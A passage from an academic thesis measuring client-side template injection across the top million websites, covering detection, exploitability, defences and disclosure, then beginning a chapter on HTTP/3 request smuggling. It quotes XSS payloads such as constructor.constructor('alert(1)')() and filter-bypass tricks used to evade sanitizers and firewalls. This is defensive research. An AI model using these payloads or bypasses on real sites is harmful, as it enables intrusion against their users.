- **Inside the tag attributes**. Some template engines, as discussed in Section 2.1.2, have special attributes that can be used to declare templates, perform operations, or initialize template data. If a user can inject arbitrary attributes (e.g., by escaping the current attribute with quotes), they might be able to exploit CSTI using these engine-specific attributes. In some cases, the reflection may already occur inside a template attribute. Even if it is not possible to escape this context to inject other attributes, CSTI may still be possible if the attacker is in a context where the attribute can execute template operations. Some template engines, such as Angular, also allow template directives inside the `class` attribute of a tag, meaning that a reflection within such an attribute can be escalated to CSTI (e.g., using the keyword `ng-init:<payload>`).

DOM-Based. In this category, we examine cases where CSTI can arise from poor coding practices in the client-side JavaScript code that handles the template rendering process.

- **User-controlled templates**. If JavaScript code that renders a template dynamically inserts user input into the template, CSTI can occur. This scenario can involve common sources of DOM-based vulnerabilities, such as URL parameters or fragments, but in this case, the sink is the string that is subsequently passed to the template render function.

- **Common sinks (innerHTML)**. Common XSS sinks, such as innerHTML, can also be sources of CSTI. Even if an HTML sanitizer is used to filter malicious input, characters like `{{ }}` are typically not sanitized. Additionally, if sanitizers such as DOMPurify are used, it is possible to inject specific tags that are not considered harmful and add dangerous attributes to them. These attributes might be interpreted by the engine as directives, thus triggering CSTI.

- **Uncommon sinks (innerText)**. With CSTI, attributes and functions that were not previously considered dangerous can become potential sinks. For example, the `innerText` attribute is typically not considered a sink because it does not evaluate HTML tags but treats the content as a plain string. However, in the case of CSTI, this can be problematic if the tag whose innerText is being manipulated is later parsed as a template by the library. Due to the asynchronous nature of JavaScript, templates are not always parsed immediately when the page loads. If the content of the templates is modified using user input before the engine parses it, the user input might be interpreted as part of the template and subsequently rendered.

4.2.2 Detecting a Client-Side Template Engine

The advantage of client-side templating vs server-side is that if a template is used, the library containing its code needs to be imported. This import can target a local copy of the library or Content Delivery Networks (CDNs) [29]. Detecting the presence of such imports can be one way to assess the presence of a client-side template. However, it can be prone to errors, especially if the JS file has been renamed or the source repository is unknown. The consequence of a template engine being imported is the presence of global objects that can be used to compile, create, or simply obtain information about templates. For example, Angular provides a global object called `angular`: the presence of this object itself is a certainty that the library has been imported. By analyzing our set of selected template engines, we find that this kind of object exists for all engines, meaning that we can assess whether a website imports a specific template engine by checking the presence of this object. However, merely detecting a global template engine object does not guarantee that the engine is being used. Common scenarios where the object is present but not utilized include: **(i)** Libraries providing multiple utilities, like Underscore, where the template engine is just one of many features, but it may not be used. **(ii)** Websites that import the library on all pages but only render templates on specific ones. To perform a more accurate estimation of the effective usage of a template engine, we consider the following additional heuristics:

- **Function calls**. Template engines provide functions for compiling and rendering tem-

plates. We identify and extract the functions involved in the rendering process for each engine. If a page contains calls to these functions, it strongly suggests active template engine usage.

- **Page scripts analysis**. Some template engines use anonymous functions, which do not display names when extracted. In these cases, we inspect the page scripts for interactions with the global template engine object or its attributes. This includes looking for function calls related to template compilation and rendering.

- **Tag attribute detection**. This method applies to template engines that use custom attributes for template rendering (e.g., Alpine uses `x-` attributes). By detecting the presence of these attributes, we confirm the usage of the engine. Additionally, script tags defining templates can be detected by checking if the `type` attribute follows the pattern `template/<engine name>`.

4.2.3 Payload generation and reflection

To detect CSTI, our methodology is based on generating a payload, injecting it into the page, and then checking if it was reflected and executed. To generate a payload that can be used to detect CSTI, we first need to obtain some context information about the engine for which we are creating it.

- **Engine syntax**. Each template engine can use different symbols to mark expressions, for example, Angular and Vue use double curly brackets, which is one of the most common syntaxes.

- **Mathematical expressions**. Despite being a seemingly granted ability, not all engines allow for the execution of mathematical operations. Angular allows the execution of a simple `{{7*7}}` rendering a 49, while other engines (such as Handlebars) do not allow this kind of operation to be executed. In the case of Handlebars, we can use the payload `{{this}}` which will result in the string `[object Object]`.

For each engine, we need this information to correctly generate a payload that we can inject into the page. Firstly, we need to adhere to its syntax, then we exploit mathematical operations

to create a payload whose result is easily identifiable on the page (e.g., a long number or a particular string). We consider a page vulnerable to CSTI if, by injecting a payload `P`, we obtain a reflected string `S` which is the result of the execution of `P`.

4.2.4 Payload injection and submission

An important aspect of CSTI detection depends on the following question: How many ways to inject a payload can a page have? The answer is not trivial, since form tags are not the only way to submit user data. We find four different techniques for submitting our detection payload inside a target page.

- **Form submission**. Form tags are the standard way to trigger the parsing of user input. To test for CSTI, all forms on a page should be identified and the detection payload should be inserted into their input fields. It is important to consider specific formatting requirements, such as ensuring that email fields receive a valid input format (e.g., `{{12345*54321}}@test.com`.

- **Buttons**. Buttons can trigger JavaScript functions that collect user inputs from the page and send them to an endpoint. This is common in search bars that use a button to initiate server-side requests for search results without utilizing a traditional form tag.

- **Links**. Although rare, `a` tags can sometimes trigger JavaScript code execution, leading to the submission of input. These edge cases were observed in a few instances during our analysis

- **JavaScript events**. Events such as `onclick` and `onKeyPressed` can be used to trigger input submission. For example, a search bar might trigger a server-side request when the user presses the enter key. To account for this, it is necessary to select each input field, enter the detection payload, and simulate such events.

We also emphasize that the above injection and submission techniques are not harmful to the website or its users, as they do not execute dangerous operations or generate a high volume of requests to the server.

4.2.5 CSTI Detection Tool

To check the presence of CSTI in a target website, we created a tool that performs black box detection. The tool is composed of five main modules that we describe in the following.

- **Crawler**. The crawling module collects links from the website under analysis. It can be configured to either limit crawling to the main domain or include subdomains. The depth of crawling is adjustable, with depth two, used in our analysis, although users can choose to go deeper if needed.

- **Engine Detection**. Before checking for CSTI vulnerabilities, the tool identifies the template engine present on each page. This is done by detecting global objects specific to template engines (e.g., Angular). Since different pages on the same website might use different engines, this check is repeated for every new page analyzed.

- **Payload Injection**. To detect CSTI vulnerabilities, the tool checks if the input is embedded in the template rendering process. Each template engine has its own syntax, so engine-specific payloads are used. These payloads include template syntax and instructions to perform operations, allowing the tool to (i) verify if the operation is executed and (ii) generate an uncommon output, making the detection more reliable.

- **Payload Submission**. After injecting the payload, the tool triggers processing, which could occur on the client or server side. As detailed in Section 4.2.4, this can happen in various ways, including form submissions, button clicks, link activations, or JavaScript event triggers. We handle the first three cases by executing the JavaScript functions that trigger them, namely the `submit` function for forms and the `click` function for `button` and `a` tags. The last case is handled using the Playwright [107] function `press` to generate the desired event.

- **Reflection Check**.The final step involves checking if the payload was reflected and executed on the page. Once the page is fully loaded, the tool searches for the result of the payload's execution. If the expected result is found, the website is flagged as vulnerable to CSTI.

4.3 CSTI in the Wild

Tranco Range	Crawl Depth	URLs		TE URLs	#domains	#TE domains		Vuln.	Engine	
		Total	avg.			#	%		Angular	Vue
0-1M	1 (max 5 urls)	2,405,504	5.4	406,671	444,949	72,850	16.37	439	299	140
0-100k	1	4,385,138	89.66	818,648	48,908	21,060	43.06	84	69	15
0-100k amass	1	3,368,215	99.42	520,620	33,876	13,835	40.84	77	56	21
0-5k	2	534,365	264.27	70,259	2022	1041	51.48	2	2	0
475K-525K	1	1,763,751	66.9	314,470	26,361	7659	29.05	47	35	12
497.5K-502.5K	2	482,340	234.94	43,643	2053	562	27.37	7	5	2
950K-1M	1	968,652	51.4	160,898	18,845	5408	28.69	7	5	2
Total		8,672,394	17.53	1,929,846	494,670	96,973	19.6	532	374	158

Table 4.2: Vulnerability Detection Results. The URLs column lists the total number of URLs crawled along with the average number of URLs crawled per domain (shown in the avg. column). The TE domains column represents the total number of domains using a TE, along with the percentage relative to the total number of domains retrieved. In the Total row, the vuln column indicates the total number of unique domains that were found to be vulnerable.

In this third part of the chapter, we address RQ2.3 by quantifying the prevalence and impact of CSTI on the top 1 million websites using the Tranco list [139] from October 13, 2024 (ID: YXZ5G). We performed a crawl with a maximum of 5 URLs per website in the top 1M and then examined three sub-ranges (top 100k, middle 50k, and bottom 50k) by crawling them at a depth of 1. Additionally, we ran the tool Amass [126] for 7 days on the top 100k, crawling the resulting domains and subdomains at a depth of 1. We also analyzed the top 5k and middle 5k by crawling them at a depth of 2. Our goal is to provide insights into the distribution of vulnerable domains within the list and to examine how crawling at different depths affects the number of vulnerable websites we discover.

In the first part of this section, we present a study on the usage of template engines in the top 100k websites 4.3.1. Next, we discuss the prevalence of CSTI within our pool of websites 4.3.2. We then present the results of our exploitability study on the vulnerable websites 4.3.3. Following this, we examine the distribution of Angular versions in the wild 4.3.4. Finally, we discuss defenses against CSTI 4.3.5.

4.3.1 Template engine usage

Before detecting CSTI, we narrowed our scope to websites that actively use a template engine. As discussed in Section 4.1, client-side template engines can be initially identified by checking for exported global objects when the library is loaded. Notably, in Table 4.2, the count of URLs and domains using a template engine is derived from this heuristic. However, to provide a more accurate estimation of template engine usage, we conducted an additional study on the top 100k URLs, using the methodology discussed in Section 4.2.2 to estimate the actual number of websites using a template engine. Table 4.3 shows the results of this analysis. It is interesting to observe that 51.7% of the domains that were collected using only the object detection actually use a template engine.

4.3.2 CSTI Prevalence

In Table 4.2, we present the number of domains found to be vulnerable to CSTI within each Tranco range that we selected, along with a breakdown of the specific template engines used on these vulnerable websites. Additionally, we compare the number of vulnerable domains detected against the total number of domains analyzed.

Our findings indicate that the depth of the crawling process significantly impacts the number of detected vulnerabilities. Specifically, performing a full depth-1 crawl revealed 41 additional vulnerable domains compared to analyzing only the first 5 URLs of the top 1 million websites. Similarly, enabling subdomain analysis led to the discovery of an additional 23 vulnerable domains.

However, it is important to note that increasing the crawling depth drastically expands the number of URLs to analyze. For example, in the top 5k (depth 2), we observed an average of 264 URLs per domain, whereas in the top 100k (depth 1), this ratio dropped to 89 URLs per domain. This demonstrates that deeper crawling, while more thorough, can quickly become infeasible due to the exponential increase in URLs to process.

To enhance our crawling strategy, we used Amass to identify additional subdomains, enabling a more comprehensive examination of each domain's attack surface. This approach not only uncovered subdomains using template engines, but also revealed previously unnoticed

Engine	URLs	URLs eff.	Domains	Domains eff.
underscore	350,203	110,745	9223	6205
lit	127,640	1377	4425	123
angular	69,500	16,987	3150	1545
vue	60,449	15,427	1714	1071
handlebars	49,663	10,959	1320	756
alpine	34,320	24,627	666	608
mustache	30,502	6734	625	390
art-template	13,048	5333	380	256
tmpl	12,971	4163	293	193
ejs	7733	1753	111	109
dot	3372	1110	100	73
template7	32,347	718	83	54
pure	3201	1666	70	98
hogan	2899	12	57	7
dust	859	107	32	16
juicer	687	583	29	24
twig	485	306	25	24
nunjucks	318	128	20	0
loadTemplate	263	219	16	6
regular	230	24	10	2
tempo	223	200	5	3
swig	74	24	4	4
transparency	71	40	3	3
squirrelly	17	1	2	1
jsrender	14	8	2	2
icanhaz	10	7	2	3
pug	2	0	1	0
Total	801,101	203,258	22,366	11,576

Table 4.3: Template engines usage in the Tranco top 100k. The URLs and Domains columns rely solely on the object detection heuristic, while the URLs eff. and Domains eff. columns additionally incorporate function calls, page scripts, and tag attributes. This measurement was taken separately from the CSTI detection.

endpoints vulnerable to CSTI. Notably, extracting subdomains and then performing a depth-1 crawl efficiently expands the attack surface while maintaining a relatively low number of URLs per domain, balancing thoroughness and scalability.

Regarding the distribution of vulnerable template engines, our analysis shows that 70% of the vulnerable domains utilized Angular as the template engine, and the remaining 30% were found to use Vue. No vulnerabilities were detected for the other template engines under analysis. This result is particularly noteworthy, as it suggests that Angular and Vue, despite being among the most popular template engines, are also the most prone to CSTI vulnerabilities. One reason for this could be their design choice of parsing templates directly from the page tags, which makes it easier for developers to unintentionally reflect user inputs into templates without proper sanitization.

It is important to note, however, that identifying a vulnerable domain does not necessarily imply that it is exploitable. In the next section, we detail our approach to testing for exploitability and present our findings on the actual impact of these vulnerabilities.

4.3.3 Exploitability

To assess the exploitability of a target webpage for CSTI, we need to confirm two conditions: the ability to execute arbitrary JavaScript code and the feasibility of performing a Cross-Site Request Forgery (CSRF) attack that forces a victim to execute the malicious payload involuntarily. To achieve this, we designed a semi-automatic procedure that, given a vulnerable URL and the location of the vulnerable form or button, determines whether the page is exploitable. We emphasize that merely injecting the payload (as we did to verify the presence of SSTI) is not sufficient to determine the exploitability of the website. Servers may filter cross-origin requests using headers or tokens, or they might apply runtime filters that prevent payload execution.

Our approach involves a module that automates this verification process. Negative results are manually reviewed to check for false negatives, ensuring accuracy. Positive results are not manually verified, as the successful execution of JavaScript confirms the website's exploitability. Notably, this procedure is harmless as it has no side effects on the server and does not involve real users.

The procedure is as follows:

- **Creating a Malicious Form**: We generate a local HTML page containing the target form's code, embedding the payload.
- **CSRF Simulation**: Using a local browser instance (simulating the victim), we visit this malicious page. The form is automatically submitted, redirecting the victim to the vulnerable website.
- **Payload Execution Check**: If the testing payload (a simple alert() call) is executed, we mark the website as exploitable.
- **GET Request Handling**: In cases where the vulnerable form uses a GET request and reflects the payload in the URL (e.g., `vulnerable.com?search={{alert(1)}}`), we visit this URL directly without hosting a CSRF form. If the alert is triggered, the site is flagged as exploitable.

This method effectively mimics a real-world CSRF scenario, where a victim could be lured into visiting a malicious website that submits the payload on their behalf. By automating the process while manually validating the negative cases, we ensure a thorough and accurate assessment of exploitability. Notably, we can also detect sanitization or firewall mechanisms by checking whether the response still contains the full payload or if parts of it have been escaped, encoded, or removed.

Table 4.4 presents the results of our exploitability analysis, revealing that 385 out of 532 (72%) vulnerable domains were exploitable. Among them, 62% used Angular as the template engine, while the remaining 38% employed Vue. Notably, both the employed engine and the implemented security mechanisms can impact the exploitability of a website. Vue is generally easier to exploit as its payloads are simpler, whereas Angular requires different payloads depending on the version used. Therefore, if the security mechanism implemented by the website sanitizes or blocks payloads containing characters necessary to achieve XSS, the website becomes non-exploitable.

The table also highlights the presence of security mechanisms:

- 13.9% of vulnerable websites implemented input sanitization techniques, categorized as follows:
  - 79% performed HTML encoding on quotes and double quotes (e.g., converting " to ").
  - 14% escaped quotes with a backslash (e.g., \').
  - 3% stripped out certain characters, such as commas and quotes. While quotes or double quotes are not mandatory for exploiting CSTI with certain engines, they are often required when a sandbox escape must be performed and an argument needs to be passed to a function. The following payload is one of the most common examples: `constructor.constructor('alert(1)')()`.
  - The remaining 4% used Unicode escaping (e.g., \u0027).
- Additionally, 8.4% of websites had some form of firewall protection. Of these:
  - 93% returned a 403 status code when the payload was submitted, effectively blocking the request.
  - The remaining 7% displayed a firewall-specific page, indicating the request was flagged as malicious.
- 3.7% of the websites returned a non-200 status code, suggesting either a firewall rejection or a server-side error triggered by the payload. Among these:
  - 400 and 500 status codes were the most common (12 and 7 occurrences, respectively).
  - Only one website responded with a 404 status code.
- Other cases included:
  - 5 websites where the payload failed due to syntax errors in the Angular parser.
  - 3 websites where the payload executed only when it produced search results (the detection payload worked, but the XSS payload did not).

Finally, during the manual validation phase, we discovered 40 websites that were initially flagged as non-exploitable but were actually vulnerable after making minor adjustments to the payload. Specifically:

- 16 websites were filtering for the presence of certain keywords such as `alert` or `prototype` in the payload. By substituting `alert` with other functions (such as `console.log`) and using hex notation to access attributes as strings (e.g., `".constructor['\x70rototype']`), we successfully triggered the XSS.
- 13 websites restricted the use of single quotes but allowed double quotes, enabling the payload to execute.
- 11 website blocked the use of dots. We bypassed this restriction by modifying the part of the payload containing the dot from: `constructor.constructor` to: `constructor['constructor']`.

Exploitability Results	**#Domains**	**Engine**	
		Angular	**Vue**
Exploitable	385	242	143
Sanitization	74	72	2
WAF	45	39	6
400/404/500 Status Code	20	16	4
Other	8	5	3
Total	532	374	158

Table 4.4: Exploitability analysis results

4.3.4 Angular versions in the wild

Table 4.5 presents the distribution of Angular versions across the Tranco top 100k websites. Our analysis reveals the following insights:

- **1.5.X Versions**: These are the most commonly used, accounting for 27% of the websites. Notably, 2% of these are vulnerable despite the fact that 1.5.X is a sandboxed version series known for having the most restrictive sandboxes and the longest payloads required to bypass them (e.g., 326 characters for versions 1.5.9 to 1.5.11 [55]). This makes exploitation more challenging but not impossible.
- **1.8.X Versions**: The second most popular, used by 24% of the websites. Unlike 1.5.X, version 1.8.X is not sandboxed, making it more susceptible to CSTI exploitation. Consequently, 7% of the websites using 1.8.X were found to be vulnerable.

Overall, the data highlights that while newer versions (like 1.8.X) offer more functionality, they also present a larger attack surface due to the absence of a sandbox, increasing the risk of CSTI exploitation.

	Angular Version	**#Domains**		**Vulnerable**	
Sandboxed	1.0.X	12	1101	2	45
	1.1.X	7		0	
	1.2.X	158		8	
	1.3.X	141		14	
	1.4.X	216		5	
	1.5.X	567		16	
Not sandboxed	1.6.X	226	967	10	55
	1.7.X	115		7	
	1.8.X	514		37	
	1.9.X	112		1	
Total		2068		100	

Table 4.5: Most used versions of Angular in the Tranco top 100k

4.3.5 Defending against CSTI

Popular libraries that sanitize user input against XSS, both server-side and client-side, are generally ineffective against CSTI. This is mainly because the most common template engine syntax (specifically, curly brackets) is not recognized as malicious by these sanitizers. To mitigate certain cases of CSTI using a sanitization approach, developers would need to include the specific syntax of their template engine in the application's input filters.

For example, if Angular is used on the website, the backend should filter curly brackets from user inputs. The only sanitizer capable of handling specific template engine syntaxes (`{{ }}` and `<% %>`) is DOMPurify [65], which offers a `SAFE_FOR_TEMPLATE` option that strips template expressions. Notably, this option is disabled by default, and the sanitization of template expressions is not a priority for DOMPurify [41]. This gap highlights the need for CSTI-specific tools that can perform sanitization based on a wide range of template engine syntaxes. However, a sanitization approach does not guarantee complete protection against CSTI. The most effective way to prevent CSTI is to ensure that user-controlled input never reaches the templates.

Since curly brackets are commonly used in template syntax, filtering this character from inputs where it is unnecessary can be beneficial. However, the internet message format RFC [90] specifies that curly brackets can appear in the local part of an email address, making such filtering more complex in this kind of input. Additionally, there are other scenarios, such as text areas, where curly brackets might be legitimately allowed in the input.

Nevertheless, our results show that most CSTI cases are linked to improper use of Angular and Vue, which are often mounted on the `html` or `body` tags. This practice significantly broadens the scope in which user input can be interpreted as part of a template. To prevent such mistakes, templates should be properly separated from the main body of the page and should not include tags where user input is reflected.

4.3.6 Case study

By analyzing the vulnerable instances we found in our experiments, we identified interesting cases in which CSTI arose in more subtle ways. One notable example, observed on two

websites, involved CSTI triggered by the reflection of an input stored within the user session. When a user performed a search, the website saved the search query by associating it with the user's session ID. Later, when the user visited another page containing the search bar, the last search query was reflected inside the bar, triggering CSTI. Our tool correctly identified this vulnerability because it performs multiple interactions with the website. However, the exploitability tool did not detect an immediate reflection, leading to the website being mistakenly marked as not exploitable. Upon manual validation, we discovered that if a victim visited a malicious website containing a CSRF form that injected a CSTI payload, the vulnerability would be triggered when the victim navigated to another page on the affected website. This resulted in a persistent XSS that activated whenever the victim visited a page containing the compromised search bar. This case illustrates a more subtle form of input reflection, which could easily be overlooked by developers or automated tools that only check for immediate reflections on the result page.

4.4 Ethical considerations.

Our experiments on live sites did not target any real users. We sought to avoid tests that required data persistence (e.g., storing a payload). Tests on public functionalities were conducted as much as possible without persistently injecting any payload. The vulnerabilities and security risks identified in this work affect 532 domains. We began the process of notifying the affected parties in February 2025, following best disclosure practices [94, 166]. Initial notifications were sent via email or through bug bounty program platforms, including vulnerability details or a proof-of-concept exploit. Additional reminders were sent every three weeks to maximize the remediation rate. At the time of preparing this submission, we attempted to notify all affected parties at least once. Of these, one has fixed the issue, and two have acknowledged the vulnerability and are working on a fix. A total of 194 notification emails bounced with errors, while the remaining 335 recipients did not respond. The specific procedure we followed to notify affected websites began with an initial attempt to locate a security.txt file on each site. When available, we followed the instructions provided to report the vulnerability; notably, only 4 of the domains had a security.txt endpoint. For websites without

a security.txt, we used an automated script to send an email to security@<domain>, using a template customized with domain-specific information, such as the URL where the vulnerability was identified and the payload used to trigger the CSTI. The email included a general description of the vulnerability, the triggering payload, the potential impact, suggested remediation strategies, and a request to acknowledge receipt of the email.

4.5 Summary

In this work, we conducted what is, to the best of our knowledge, the first comprehensive study of Client-Side Template Injection (CSTI), exploring how template engines operate, how CSTI emerges, its prevalence, and potential defenses. We began by surveying existing template engines, highlighting their characteristics and identifying features that can contribute to XSS escalation due to CSTI.

Next, we introduced our detection methodology and presented `CSTI-Alert`, the first CSTI detection tool supporting a wide range of template engines. We applied `CSTI-Alert` to the Tranco top 1 million sites, revealing the widespread presence of CSTI vulnerabilities. To support future research efforts, we publicly release `CSTI-Alert` [138].

Our findings indicate that existing countermeasures are inadequate for mitigating a substantial portion of these vulnerabilities. Consequently, there is a need for tailored sanitizers and higher awareness of the dangers related to CSTI. We hope that our work will help future efforts to build stronger security measures against this vulnerability.

Chapter 5

Assessing the Security of HTTP/3 Support in Proxies

In this chapter, we address RQ3 by analyzing the security posture of HTTP/3, with a specific focus on request smuggling vulnerabilities.

We start by categorizing the potential risks of HTTP/3 request smuggling, presenting various scenarios that can happen during HTTP/3 request conversion to HTTP/1.1, a common feature in most of the proxies supporting HTTP/3 (Section 5.1). Our aim is to confirm that such vulnerabilities can still be exploited in an HTTP/3 environment. Primarily, we focus on the application's adherence to RFC specifications that, when ignored, can lead to smuggling, which causes consequences such as Queue Cache Poisoning, Cross-Site Scripting, Information Disclosure, and URL Hijacking. While these scenarios have already been presented in the context of HTTP/2 and are here adapted to the HTTP/3 protocol stack, our goal is also to highlight how failing to strictly adhere to the RFC can lead to such vulnerabilities. Therefore, this section serves a dual purpose: it presents the adaptation of HTTP/2 request smuggling attacks to HTTP/3, and it also illustrates what the HTTP/3 RFC specifies regarding the handling of malformed requests and the conversion of requests from HTTP/3 to HTTP/1.

Then, we present our methodology for evaluating RFC compliance in HTTP/3 proxies, applying it to 4 popular proxies and a Python library (Section 5.2). Finally, after presenting the results obtained, we conclude this chapter with a brief summary (Section 5.3).

5.1 Request in HTTP/3

Adhering to RFC specifications in HTTP is crucial to avoid request smuggling. Therefore, the analysis of request smuggling vulnerabilities in HTTP/3 should be conducted by considering and scrutinizing adherence to RFC specifications, specifically focusing on the concept of malformed requests. Under RFC 9114, a malformed request is defined as one that is an otherwise valid sequence of frames but is invalid due to the presence of one of the scenarios described in Table 5.1.

Scenario	Description
Presence of prohibited fields or pseudo-header fields	Requests may include fields or pseudo-header fields that are explicitly prohibited. For example, the `transfer-encoding` header, which is disallowed in HTTP/2 (unless its value is `trailers`) and HTTP/3, can cause parsing issues when converting to HTTP/1.1.
Absence of mandatory pseudo-header fields	Certain pseudo-header fields are mandatory. If fields such as `:method`, `:scheme`, or `:path` are missing, the request becomes invalid.
Invalid values for pseudo-header fields	Pseudo-header fields may contain values that are inconsistent with other parts of the request or that fall outside the allowed range defined by the specification.
Pseudo-header fields after fields	Pseudo-header fields must appear before normal fields in the request. Placing them afterwards violates RFC requirements.
Invalid sequence of HTTP messages	Malformed requests may result from an improper sequence of HTTP messages, such as receiving data frames before header frames.
Inclusion of uppercase field names	Field names must be lowercase. The presence of uppercase characters violates RFC rules, and the request should be rejected or normalized.
Inclusion of invalid characters in field names or values	Requests may include forbidden characters in field names or values, such as non-printable ASCII characters. These violations not only break compliance but may also be exploited in attacks such as request smuggling.

Table 5.1: Scenarios of Malformed Requests under RFC 9114

The RFC states that intermediaries that process HTTP requests or responses (i.e., any intermediary not acting as a tunnel) must not forward a malformed request or response. Malformed requests or responses that are detected must be treated as a stream error of type `H3_MESSAGE_ERROR`, which essentially states that malformed requests and responses must be rejected by proxies or frameworks that forward requests to other applications.

Table 5.2 contains a comprehensive list of characters, strings, and values forbidden in header names and values. Validating and prohibiting the presence of certain names or values is essential to avoid request smuggling issues.

By listing all the RFC restrictions on header names and values, we want to make a first contribution for developers so that they can apply these validations without having to analyze and read the RFC specifications. The above list of restrictions will also be used in our methodology to detect if a proxy is not properly adhering to RFC specifications. Depending on which validation is being overlooked, the proxy can be vulnerable to request smuggling. In the following subsections, we present and describe the main attack scenarios that can arise in HTTP/3.

5.1.1 HTTP/3 Content-Length (H3.CL)

The H3.CL attack happens if the frontend server does not correctly handle the `Content-Length` header.

During downgrading, frontend servers commonly append an HTTP/1.1 `Content-Length` header by deriving its value from the HTTP/3 request size. Notably, HTTP/3 requests can include their `Content-Length` header, and certain frontend servers may adopt this value in the subsequent HTTP/1.1 request. In HTTP/3, requests are not required to specify their length in the `Content-Length` header, but if it is specified, according to the RFC 9114 - HTTP/3 specification, it should correspond to the length of the sum of the `DATA` frame lengths received. However, proper validation of this match before downgrading does not always occur. This could lead to an attacker injecting an incorrect `Content-Length` header, potentially allowing requests to be smuggled. Despite the frontend relying on the implicit HTTP/3 length for determining the request's end, the HTTP/1.1 backend references the `Content-Length` header derived from the injected one, leading to a desynchronization attack.

RFC Restriction	Description
Field Name Restrictions	Field names must not include forbidden characters in the ranges `0x00–0x20`, `0x41–0x5a`, or `0x7f–0xff`. In particular, non-visible ASCII characters, uppercase letters, and the ASCII space (`0x20`) are disallowed.
Colon Restrictions	Colons (`0x3a`) are prohibited in field names, except for pseudo-header fields. This restriction prevents ambiguity and parsing errors in HTTP/3 requests.
Field Value Constraints	Field values must not contain NUL (`0x00`), line feed (`0x0a`), or carriage return (`0x0d`). Leading or trailing whitespace, including space (`0x20`) or horizontal tab (`0x09`), is also forbidden. These constraints are critical for preventing the injection of characters that can lead to request smuggling.
Transfer-Encoding Header	Transfer codings are not defined in HTTP/3, meaning the `transfer-encoding` header must not be used. This header can be used in HTTP/1.1 to facilitate request smuggling attacks.
Content-Length Header	The `Content-Length` header is allowed in HTTP/3, although it is not required, as the message length is determined implicitly. If present, its value must match the exact length of the request body. Allowing a `Content-Length` header that does not match the actual body length can lead to desynchronization and request smuggling.

Table 5.2: HTTP/3 Header Restrictions (as per RFC 9114)

Let us consider a web application utilizing HTTP/3 as in Figure 5.1. In this scenario, an attacker exploits a request smuggling that arises from an incorrect implementation of RFC HTTP/3 rules. In particular, the frontend server allows the injection of an incorrect `Content-Length` header. The attacker aims to desynchronize requests to execute a malicious redirect to his server.

The attacker adds an incorrect `Content-Length` header to misalign it with the sum of DATA frame lengths. This discrepancy triggers a mismatch in the server's interpretation, creating a scenario where the frontend and backend diverge in their understanding of the request. In this case, the frontend sees just one request, whilst the backend sees two separate and legitimate requests.

The consequence of such a scenario is that every other legitimate request becomes desynchronized. Moreover, an attacker can exploit the desynchronization to redirect to a malicious website. This happens when the victim sends a request after the malicious one.

This scenario emphasizes the necessity for stringent adherence to RFC HTTP/3 rules, which state that `Content-Length` headers should be validated with the actual length of the request body.

5.1.2 HTTP/3 Transfer-Encoding (H3.TE)

The H3.TE attack happens if the frontend server does not correctly handle and reject the `transfer-encoding` header. The `transfer-encoding: chunked` header is used in HTTP requests to indicate that the data being sent is divided into multiple chunks. This could be used by attackers to cause the backend server to process part of the request body as a new request. According to RFC HTTP/3 specifications, any attempt to inject a `transfer-encoding` header is incompatible with HTTP/3, and it is recommended that such a header be either stripped or the entire request blocked. The HTTP/3 RFC says, "Transfer codings are not defined for HTTP/3; the Transfer-Encoding header field MUST NOT be used.". However, if the frontend server does not enforce the prohibition of RFC and proceeds to allow the presence of a `transfer-encoding` header in an HTTP/3 request, a security issue can emerge during a downgrade case.

`Transfer-Encoding` can be leveraged to exploit request smuggling in different scenarios;




Figure 5.1: **H3.CL desynchronization attack**. The attacker sends an invalid `Content-Length` value, which is forwarded to the backend and parsed, causing a desynchronization that results in the victim's next request being redirected to the attacker's website. In this case, the front-end server should have validated the `Content-Length` header and rejected the request.

the following example shows how this can occur.

Let's consider a web application using HTTP/3. The attacker aims to exploit an H3.TE attacks using incorrect handling of `Transfer-Encoding` within the frontend server in order to execute malicious requests to their server. The malicious actor starts the attack by injecting an HTTP/3 request with a forbidden `transfer-encoding` header set to chunked. The Figure 5.2 represents the malicious HTTP/3 request.

